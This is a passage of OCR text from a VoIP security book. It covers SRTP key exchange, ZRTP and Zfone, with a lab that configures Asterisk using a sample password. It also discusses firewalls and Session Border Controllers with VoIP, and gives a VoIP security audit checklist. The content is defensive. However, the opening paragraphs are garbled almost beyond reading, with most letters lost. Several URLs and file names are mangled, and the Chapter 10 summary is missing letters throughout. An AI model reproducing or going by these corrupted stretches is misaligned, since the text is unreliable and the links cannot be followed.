n add n AE c d s nc n a l ad can d m ssa n ad a ac AC A1. AC d as ssa A n ca n C d s a c a c as nc n sm lan sl b da a n and a n c a m ssa . AC s a n s d A 1 as nc n d m das AC A1. nd s c n an AC A1 as llb a d n nd a ac d n b n nd n s. n add n ll ns a ac s a n s sc bl la a ac c can s ll cc n AE nc n m das am .

F 9 2 s s s c an ac s n a n ca n and nc n.



igure ac xam l

ll n s s d an xam l can b s d b n nd n s. n s xam l nd n s n a and s m s c mm n ca a s n nc n a l ad and a n ca n ad n ac .

1. n a s s s ss n s m m d a n d c s c as As s C sc Call ana A a a Call C n .

2. m d a n d c c as m as ns s ss ns ac n a and s m . s ss ns a ac d c n m das am .

3. D n n a n as m as s ass d n ad s ss n s c l s c as 323. ac als ss n s a n n a d s n AE n cl n s. A c n m as n a and s m c a s ss n s c mm n ca n.

4. A b n a and s m a c a d s ss n s c mm n ca n can cc .

D nd n n m l m n a n n a a a s m l m n b n d c s. a s s m la la m s

As s m l m n a n s http voip in o or i i vie teri S TP

Cisco SRTP Implementation Steps,
http i o om en S prod t voi e p prod t admini tration ide hapter a e html p

Avaya SRTP Implementation Steps, **http avaya om ma ter a en re o r e a et appli ationnote rtp iptr n pd**

libSRTP, an open source library for SRTP, **http rtp o r e or e net rtp html**

SRTP ey Distribution Method

One major "gotcha" for SRTP is if the key exchange process occurs over cleartext, which can happen if a VoIP infrastructure is using SIP or H.323 without a TLS tunnel. Thus, the SRTP master key can be captured from cleartext SIP or H.323 packets, and an attacker could decrypt any encrypted SRTP packets captured over the wire. If SRTP is being used for security purposes, ensure that TLS is used with SIP or H.323; otherwise, the security benefit of SRTP is reduced.

Previous Next

Team Unknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

RTP and fone

ZRTP, an extension of RTP, applies Diffie-Hellman (DH) key agreement to existing SRTP packets by providing key-management services during the setup process of a VoIP call between two endpoints. It stays far away from the session layer, such as SIP and H.323, and focuses solely on SRTP. ZRTP creates a shared secret that is used to generate keys and a salt for SRTP sessions. One of the nice things about the protocol is that it does not require prior shared secrets or a Public Key Infrastructure (PKI) to be in place.

ZRTP is similar to PGP (Pretty Good Privacy) as it tries to ensure that man-in-the-middle attacks do not occur between two endpoints. In order to solve these issues, it uses a Short Authentication String (SAS), which is a hash value of the DH keys. The SAS hash is communicated to both VoIP endpoints using ZRTP. Each endpoint verifies the SAS value to ensure that the hashes match and that no tampering has taken place.

Implementation of ZRTP is found in Zfone, a VoIP client that uses ZRTP for secure media communication. Zfone can be used with any session setup protocol, such as SIP or H.323, as long as RTP is used for the media layer. Furthermore, Zfone can be used with any existing software-based VoIP client that does not use media encryption. In a few cases, Zfone may already be integrated within the VoIP client, although the author has not seen any integrated implementations yet. In order for Zfone to encrypt VoIP communication using RTP, it watches the protocol stack on an operating system and intercepts all VoIP communication. Once the VoIP communication has been intercepted, Zfone encrypts it before it proceeds any further into the OS.

For example, if a non-SRTP or non-ZRTP client is making a VoIP call, Zfone detects that the call began by watching the network communication to and from the machine. It then initiates a key agreement between the local client and the remote client. After the key agreement has been completed, Zfone then encrypts all the RTP packets over the wire between the source and the destination (Zfone must be installed on both sides, the sender and the destination).

Complete the following exercise to use Zfone between two VoIP clients that do not natively support media encryption. You'll need the following: X-Lite VoIP soft phone from **http o nterpath om inde php men Prod t men lite**, Zfone from **http onepro e t om** , and a locally administered Asterisk server:

1. Log in to the Asterisk server.
2. Change directories to the Asterisk folder with the following command: `cd /etc/asterisk`.
3. Open the **ip on** file in **et a teri** and add the following items at the end of the file:

```
[Soni a]
type friend
username Soni a
host dynamic
secret 123voiptest
context test

[Rai na]
type friend
username Rai na
host dynamic
secret 123voiptest
context test
```

4. Open the **e ten ion on** file in **et a teri** and add the following items in the [test] realm:

```
[test]
exten      100, Dial, (SIP/Sonia)
exten      101, Dial, (SIP/Raina)
```

5. Install X-Lite on two PCs. In order to direct the VoIP soft phone to your Asterisk server, configure X-Lite using the following steps:

a. Select the down arrow drop-down box.

b. Navigate to **SIP Account Settings**.

c. Select **Properties**.

d. Select the **Account** tab and enter the following:

```
Username:Username(Sonia or Raina)
Password:123voiptest
Domain:IP address of Asterisk Server
```

e. Select **OK** and **Close**.

6. Download (from *http://www.zfoneproject.com/*), install, and enable Zfone on both PCs.

7. Once X-Lite has been configured and Zfone has been enabled, use one PC to call the other X-Lite client at extension 100.

8. Once X-Lite has made the call, Zfone will intercept the communication and encrypt the media using ZRTP. If the call is secure, Zfone will show *Secure* in green as shown in Figure 9-3. If the call is not secure, Zfone will show *Not Secure* in red as shown in Figure 9-4.

Figure 9-3: Zfone Secure usage with X-Lite soft phone

Figure 9-4: Zfone Not Secure usage with X-Lite soft phone

Previous Next

TeamUnknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Firewalls and Session Border Controllers

To put it mildly, firewalls and VoIP networks are not best friends. The relationship started out badly when VoIP asked Firewall to allow all UDP ports greater than 1024 through, as if it were a normal request. Firewall was greatly offended, and the two have not talked much since then.

The VoIP and Firewall Problem

While recent changes to VoIP devices have reduced the number of ports needed, several VoIP networks still use a lot of ports on the network, where many of them are not static. For example, the following list shows the possible ports that may be used in a VoIP network:

SIP
TCP/UDP 5060
TCP/UDP 5061

IAX
TCP/UDP 4569

RTP
UDP 1024-65535 (audio/video)
UDP 1024-65535 (control)

H.323
TCP/UDP 1718 (Discovery)
TCP/UDP 1719 (RAS)
TCP/UDP 1720 (H.323 setup)
TCP/UDP 1731 (Audio Control)

TCP/UDP 1024-65536 (H.245)

The list does not look too bad at first, but when dynamic ports are used with RTP, the list becomes quite large. Because both SIP and H.323 use RTP for media transfer, both of the major session setup protocols are a burden for firewalls. Because RTP uses a dynamic set of ports by default, it limits the firewall's ability to pinpoint the exact port or ports that need to be opened. Another issue, besides opening a lot of ports through the firewall, is Network Address Translation (NAT). NATed endpoints trying to reach external entities can have problems because RTP ports use UDP with the real source and destination values inside the payload. This limits the ability of a standard firewall to see the correct endpoint. This behavior allows VoIP sessions to be set up with SIP or H.323, but RTP has a difficult time finding its destination. Figure 9-5 shows an example of these issues.




Figure 9-5: Dynamic RTP ports and firewalls

The Solution

Plenty of solutions have addressed the issues with dynamic ports and NAT, including the use of static ports for RTP media, firewalls that are VoIP-aware, and the use of Session Border Controllers and gatekeepers.

Most VoIP vendors now support the use of static media ports for communication. For example, the RTP media stream between two entities can be limited to a port or two, drastically reducing the amount of ports opened in the firewall for RTP streams. This allows VoIP endpoints to make outbound calls with SIP or H.323 and allows the media ports to be opened on the firewall. While there is no industry standard for static media ports, many organizations and vendors choose a static port or two based on their unique deployment.

Another method of making organizations happier with VoIP is the use of Session Border Controllers (SBCs). *SBCs* are devices used to manage signaling (SIP and H.323) and media communication (RTP) between endpoints, with NAT functionality. The devices usually sit outside the firewall in the DMZ or external network so they can set up, communicate, and tear down calls on behalf of endpoints. SBCs usually speak to a gatekeeper (H.323) or Proxy server (SIP) inside the firewall on the internal network. In most situations, a firewall rule is created allowing these two entities to talk to each other, but nothing else. Hence, only one rule is created in the firewall, and all endpoints speak to the internal H.323 gatekeeper or SIP Proxy server. The internal H.323 gatekeeper or SIP Proxy server is allowed to talk to the SBC, which goes out and makes the connection with the remote endpoint on the user's behalf. Similarly, the reverse communication runs through the external SBC, which is then allowed to talk only to the internal H.323 gatekeeper or SIP Proxy server. The internal H.323 gatekeeper or SIP Proxy server then passes the packets to the correct endpoint. Figure 9-6 shows an example of the architecture.




Figure 9-6: SBC with VoIP infrastructure

Previous Next

TeamUnknown Release

Chapter 9 - Securing VoIP
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Summary

Securing VoIP networks is not an easy task, but it is an important one. While the process can be cumbersome, deploying SIPS, SRTP, or ZRTP can drastically reduce the attack surface on a VoIP network. The ability to provide encryption at both the session layer and media layer can ensure that users are receiving the same level of security as, if not more than, they would have if using traditional phone systems. Furthermore, sensitive audio communication, from internal calls regarding stock information to privacy concerns about personal data, might be mandated to be as secure as any other entity (e.g., files and folders) on the network holding the same type of information. Finally, soft phones using SRTP can deploy new technologies such as Zfone, allowing users additional security on soft phones that might not provide it natively.

TLS is a basic requirement for web communication; however, it also has had more than 10 years of infrastructure built into it. For example, a root chain tree that is built into Internet Explorer and Firefox makes it very easy to build a public network using TLS. Unfortunately, hard phones do not have that same luxury. Furthermore, SRTP and ZRTP solve many issues, but the lack of support and interoperability between vendors still keeps it from being an easy plug-and-play deployment. Also, firewalls that usually help with network protocols actually add to the issue, as their support for VoIP protocols is marginal at best.

The bumpy road that is securing VoIP needs to be completed. Any organization that is willing to accept the risks might as well share their voicemail passwords with every employee of the company. Then again, a voicemail password is probably nothing when compared with the credit card numbers, personal health information, or social security numbers that are continually being transmitted on voice calls.

Secure designs, the use of encryption at the session layer and media layer, and integrity protection must be staples of VoIP if it does not want to be the weakest link in the IT network. Furthermore, integrity and confidentiality have traditionally been assumed in voice communication, and they should have that same status in VoIP devices as well.

Previous Next

TeamUnknown Release

Chapter 10 - Auditing VoIP for Security Best Practices

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Chapter 10: Auditing VoIP for Security Best Practices

Auditing VoIP networks is an important step in securing them. In most VoIP networks, there are many moving parts that may have a negative effect on security. For example, the use of strong session security may be

negated by poor media security. Furthermore, encrypted media communication may be invalidated if session setup protocols send the encryption key in cleartext. Each aspect of VoIP, including the network, devices, software, and protocols, should be analyzed in terms of security. A poor security setting on one entity can affect the strong security of others. Auditing VoIP networks, identifying security gaps, and then implementing solutions that mitigate exposed risk is often the best approach.

Auditing VoIP networks for security is a good first step in understanding the risk of the network infrastructure and its components. If gaps are not identified in a given network, remedying issues, tracking progress, and moving toward a strong security model for voice communication will be very difficult. This chapter will focus on auditing VoIP networks for proper security settings and controls. Additionally, the best practices for securing VoIP entities will be discussed.

VoIP Security Audit Program

VoIP Security Audit Program (VSAP) version 1.0 is a methodology created by the author in order to begin the process of developing a clear standard for measuring VoIP security so that organizations can understand how strong their VoIP networks are. Furthermore, the standard will create a baseline to start measuring VoIP. The author will continue to update VSAP even after the book's publication. Additionally, an interactive version of VSAP can be downloaded from *http://www.isecpartners.com/tools.html*. After a user answers the questions in the interactive version of VSAP, it will display the results with an overall risk score for the VoIP network.

VSAP is organized like a typical audit program, using a question-and-answer format with different levels of measurement, including Satisfactory, Unsatisfactory, and Mixed. The following table shows the contents of VSAP.

Table 10-1: VoIP Audit Program

Audit Topic	Audit Questions	Audit Results
SIP authentication		
SIPS, or SIP wrapped in a TLS tunnel, should be used for session layer protection when using SIP.	How is session setup authentication used with SIP?	**Satisfactory:** SIP with SSL/TLS **Unsatisfactory:** Standard SIP digest authentication
SIP register		
SIP User Agent should authenticate `REGISTER` and `INVITE` requests.	Are SIP `REGISTER` and `INVITE` requests authenticated?	**Satisfactory:** SIP `REGISTER` and `INVITE` requests are authenticated. **Unsatisfactory:** SIP `REGISTER` and `INVITE` requests are not authenticated.
H.225 authentication		

H.225 wrapped in a TLS tunnel should be used for session layer protections using H.323.	How is session setup authentication used with H.323?	**Satisfactory:** H.323 with SSL/TLS **Unsatisfactory:** Standard H.323 authentication with the MD5 hash of a timestamp and password
H.225 MD5 authentication time		
To limit replay attacks, low NTP thresholds should be used with H.225 MD5 authentication.	Are timestamps from NTP servers that are used with H.225 authentication set to 15 minutes or less?	**Satisfactory:** Timestamps are set to 15 minutes or less. **Unsatisfactory:** Timestamps are set to 15 minutes or more.
IAX authentication		
IAX wrapped in a TLS tunnel should be used for session layer protection when using IAX.	How is session setup authentication used with IAX?	**Satisfactory:** IAX with SSL/TLS **Unsatisfactory:** Standard IAX authentication with the MD5 hash of the password
Concurrent SIP/IAX/H.323 sessions		
Do not allow concurrent sessions with a single username and password (one session per account).	Is a single username and password allowed to authenticate multiple times from multiple endpoints or User Agents?	**Satisfactory:** A single username and password is limited to only one successful authentication. **Unsatisfactory:** A single username and password can be authenticated many times.
Session layer unregistration		
Session protocols, such as SIP, H.323, and IAX, should require authentication to un-register an endpoint or User Agent.	Is authentication required to unregister SIP/H.323/IAX clients?	**Satisfactory:** Authentication is required to unregister an endpoint or User Agent. **Unsatisfactory:** No authentication is required, but rather a simple `UNREGISTER` packet from the network disconnects clients.
LDAP over SSL		
If H.323 endpoints or SIP User Agents use an LDAP store for authentication, ensure that LDAP over SSL is enabled to protect authentication credentials.	Is LDAP over SSL used with endpoints or User Agents who are authenticating to an LDAP store?	**Satisfactory:** LDAP over SSL is used for the VoIP endpoints or User Agents using LDAP stores. **Unsatisfactory:** LDAP over SSL is not used for the VoIP endpoints or User Agents using LDAP stores.
Media encryption		
Voice communication should be encrypted if it contains private, sensitive, or confidential information.	Voice communication must ensure an adequate level of privacy. Is the media layer encrypted?	**Satisfactory:** SRTP, AES, or an IPSec tunnel is used for all media communication. **Unsatisfactory:** No encryption is used on the media layer.
SRTP key exchange		
When SRTP is used, the key exchange should not traverse the network in cleartext. Hence, TLS should be used at all times with SIP or H.323 when SRTP is enabled (otherwise, any security enabled with SRTP is negated).	When SRTP is used, is TLS also used with the session setup protocol, such as SIP or H.323, to ensure that the key exchange does not traverse the network in cleartext?	**Satisfactory:** TLS is used with SIP/H.323 in combination with SRTP. **Unsatisfactory:** TLS has not been implemented on SIP/H.323 in combination with SRTP.
RTP entropy		
RTP packets need to contain an adequate level of entropy to help prevent RTP injection attacks. Ensure that the full 64-bits of the SSRC, sequence number, and timestamp use random values rather than sequential values.	How is RTP entropy implemented?	**Satisfactory:** The RTP media session uses truly random values to prevent attackers from easily guessing values. **Unsatisfactory:** The timestamp starts with 0 and increments by the length of the codec content (160), the sequence starts with 0 and increments by 1, and the SSRC is a function of time.
IAX media communication		
Voice communication should be encrypted if it contains private, sensitive, or confidential information.	Voice communication must ensure an adequate level of privacy. Is the media layer encrypted?	**Satisfactory:** SRTP, AES, or an IPSec tunnel is used for all media communication. **Unsatisfactory:** No encryption is used on the media layer.
E.164 aliases		

E.164 aliases should be unique and difficult to spoof or enumerate.	Are default E.164 aliases used?	**Satisfactory:** Unique and customized E.164 aliases have been enabled. **Unsatisfactory:** There has been no change to E.164 aliases.
Duplicate E.164 alias handling		
A gatekeeper's registration conflict policy should be set to `Reject` , which will prevent spoofed E.164 aliases from overwriting legitimate endpoints. It should be noted that with this setting, an attacker can perform a Denial of Service attack on a legitimate endpoint, register with the gatekeeper, and prevent the legitimate endpoint from registering when it comes back online (because of the `Reject` policy). Ensure that DoS attacks on endpoints are mitigated before setting the policy.	What is the registration reject policy set to?	**Satisfactory:** Registration reject **Unsatisfactory:** Overwrite
Authentication/authorization		
A compromised E.164 alias should be useless without the corresponding authentication information.	Are E.164 aliases tied to a single username and password?	**Satisfactory:** A given username and password can be used with only one specific E.164 alias. **Unsatisfactory:** E.164 alias and H.323 authentication are not tied together. Hence, a given username and password can be used on any authorized E.164 alias.
E.164 duplicate errors		
Vague error messages for duplicate E.164 aliases should be used.	When attempting to register an H.323 endpoint with a duplicate alias, is the error `duplicateAlias(4)` sent to the user (on the wire) or a more generic error message, such as `securityDenial` ?	**Satisfactory:** A generic (`securityDenial`) error message is sent (on the wire) when two endpoints register with the same alias. **Unsatisfactory:** `duplicateAlias (4)` is still used when two endpoints attempt to register with the same alias.
802.1x		
802.1x-compliant devices, including endpoints and User Agents, should be used on VoIP networks.	Is 802.1x supported on VoIP networks?	**Satisfactory:** 802.1x is strictly used on VoIP subnets and VLANs. **Unsatisfactory:** 802.1x is not used on VoIP subnets and VLANs.
VLAN usage		
VLANs are good for segmentation but should not be used as a security control because an attacker can simply unplug a VoIP hard phone from the closest Ethernet jack and plug into the VoIP network with his or her PC. 802.1x can be used to ensure that unauthorized systems are not connected to the VoIP VLAN.	Is the VoIP VLAN using 802.1x?	**Satisfactory:** The VoIP VLAN is using 802.1x. **Unsatisfactory:** The VoIP VLAN is not using 802.1x.
ARP monitoring		
Enable ARP monitoring on all video conference networks to detect ARP pollution/poisoning attacks.	Is ARP monitoring occurring on VoIP subnets/VLAN?	**Satisfactory:** ARP monitoring is occurring on all VoIP subnets/LAN, specifically for man-in-the-middle attacks. **Unsatisfactory:** No ARP monitoring processes are currently being used.
Network segmentation		
While not a security control, VoIP networks should be separated from data networks.	Are VoIP networks on the same VLANs/subnets as data networks?	**Satisfactory:** VoIP networks on their own VLANs. **Unsatisfactory:** VoIP networks share the same network as the data network.
In-band/out-of-band management		
Management methods for VoIP devices should be out-of-band and managed from a secure and trusted management network. VoIP devices should not be managed from in-band data connections.	Are VoIP devices managed out-of-band via an isolated management network?	**Satisfactory:** Out-of-band device management via a management network or Encrypted in-band device management via a management network **Unsatisfactory:** Out-of-band management via an open internal network or Cleartext device management over in-band networks
VoIP management filtering		
VoIP device management should be limited to authorized machines using IP address and hostname filters.	Are access filters placed on VoIP devices, filtering access to only	**Satisfactory:** Access filters are used.

	management and authorized nodes (via IP address filters or hostname filters)?	**Unsatisfactory:** Access filters are not used.
VoIP management protocols		
Password authentication for management purposes should use encrypted protocols.	What protocols are being used for management and administration?	**Satisfactory:** SSH, SSL (HTTPS), and/or SNMPv3 **Unsatisfactory:** telnet, HTTP, and/or SNMPv1
SNMP		
The use of SNMPv1 is strongly discouraged. If it is a business requirement, use difficult-to-guess community strings and restrict access via a firewall or router access control lists.	Is SNMP v3 used or is SNMPv1 used via a secure network?	**Satisfactory:** SNMPv3 is used or SNMPv1 is used in an isolated management network. **Unsatisfactory:** SNMPv1 is used via an internal network.
Timestamp/date		
Date and timestamp information should be current in order to ensure the integrity of all log files.	Are date and timestamp information correct on all VoIP entities?	**Satisfactory:** Date and time are correct. **Unsatisfactory:** Date and time are not correct.
Logging		
All VoIP devices should log important activity to the management software. Logs should be reviewed regularly.	Are critical, informational, and severe logs stored?	**Satisfactory:** Logs are stored and reviewed on a regular basis. **Unsatisfactory:** Logs are not stored or reviewed on a regular basis.
Hard phone PINs		
PINs for hard phones should be unique and consist of more than four characters.	Do all VoIP hard phones contain unique PIN values that consist of four to eight characters?	**Satisfactory:** Strong PINs greater than four characters are in use. **Unsatisfactory:** Short PINs, which are usually the last four digits of the user's phone extension, are in use.
Hard phone boot process		
Hard phones should use HTTPS for boot files over the network.	What protocols are being used to transfer boot images from the network to VoIP hard phones?	**Satisfactory:** HTTPS is in use for boot file transfer. **Unsatisfactory:** TFTP or HTTP is in use for boot file transfer.
Toll fraud and abuse		
On VoIP devices, enable server-side controls that help prevent the abuse of the phone system. For example, create explicit permissions on who can make calls outbound, join conferences, and make international outbound calls.	Are server-side controls enabled for all VoIP endpoints and User Agents?	**Satisfactory:** Server-side controls for VoIP endpoints and User Agents are set to limit or control toll fraud and abuse. **Unsatisfactory:** No server-side controls are being used.
AutoDiscovery		
Gatekeepers, Border Controllers, and endpoints should have static IP addresses listed on them.	Are all AutoDiscovery values set to off (as a malicious attacker can update the gatekeeper information)?	**Satisfactory:** All external gatekeepers have AutoDiscovery off. **Unsatisfactory:** External gatekeepers have AutoDiscovery on.
SSL certificates		
Devices using SSL for authentication or media communication should use strong SSL certificates.	What types of SSL/TLS certificates are being used?	**Satisfactory:** Non-self-signed SSLv3/TLSv1 with strong cipher suites only **Unsatisfactory:** Self-signed SSL certificates with SSLv2 or below with either low, medium, or high cipher suites
SSL certificates checking		
Incorrect, CName mismatch, or example SSL certificates to and from VoIP devices are automatically disabled.	What is the behavior of VoIP devices when an incorrect, mismatched, expired, or self-signed SSL certificate is identified during session or media connection?	**Satisfactory:** Connection is immediately dropped. **Unsatisfactory:** User is prompted for action based on his or her judgment.
DHCP/DNS servers		
Supporting VoIP infrastructure services, such as DHCP and DNS, should use dedicated resources that are not shared with user and data networks.	Are dedicated DNS and DHCP servers used for VoIP networks?	**Satisfactory:** VoIP networks contain a dedicated DHCP and DNS server. **Unsatisfactory:** VoIP networks share DHCP/DNS with data and user

net orks.

TeamUnknown Release

Chapter 10 - Auditing VoIP for Security Best Practices

Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

Summary

VoIP net orks are a collection of soft are, hard are, infrastructure ser ices, and protocols. This chapter discussed a ne standard audit program VSAP for consistentl measuring VoIP in terms of securit . The audit program sho s ho to audit VoIP entities for standard securit practices. Auditing VoIP net orks and de ices is the best method of identif ing the gaps in a VoIP net ork, in terms of a ailabilit and securit , and ill allo end users to begin the process of mitigating an identified securit gaps. Additionall , compliance bodies can use VSAP to demonstrate the strengths and eaknesses of a particular entit . Auditing VoIP net orks ill help VoIP administrators and securit architects measure securit . It ill inform all interested bodies that appropriate controls are in place or that there is an action plan to put them in place.

TeamUnknown Release

List of Figures

Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

List of Figures

Chapter 1: An Introduction to VoIP Security

Chapter 2: Signaling: SIP Security

Chapter 3: Signaling: H.323 Security

Chapter 4: Media: RTP Security

Chapter 5: Signaling and Media: IAX Security

Chapter 6: Attacking VoIP Infrastructure

Chapter 7: Unconventional VoIP Security Threats

Chapter 8: Home VoIP Solutions

Chapter 9: Securing VoIP

Previous Next

TeamUnknown Release

List of Tables

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous

List of Tables

Chapter 3: Signaling: H.323 Security

Chapter 6: Attacking VoIP Infrastructure

Chapter 10: Auditing VoIP for Security Best Practices

Previous

TeamUnknown Release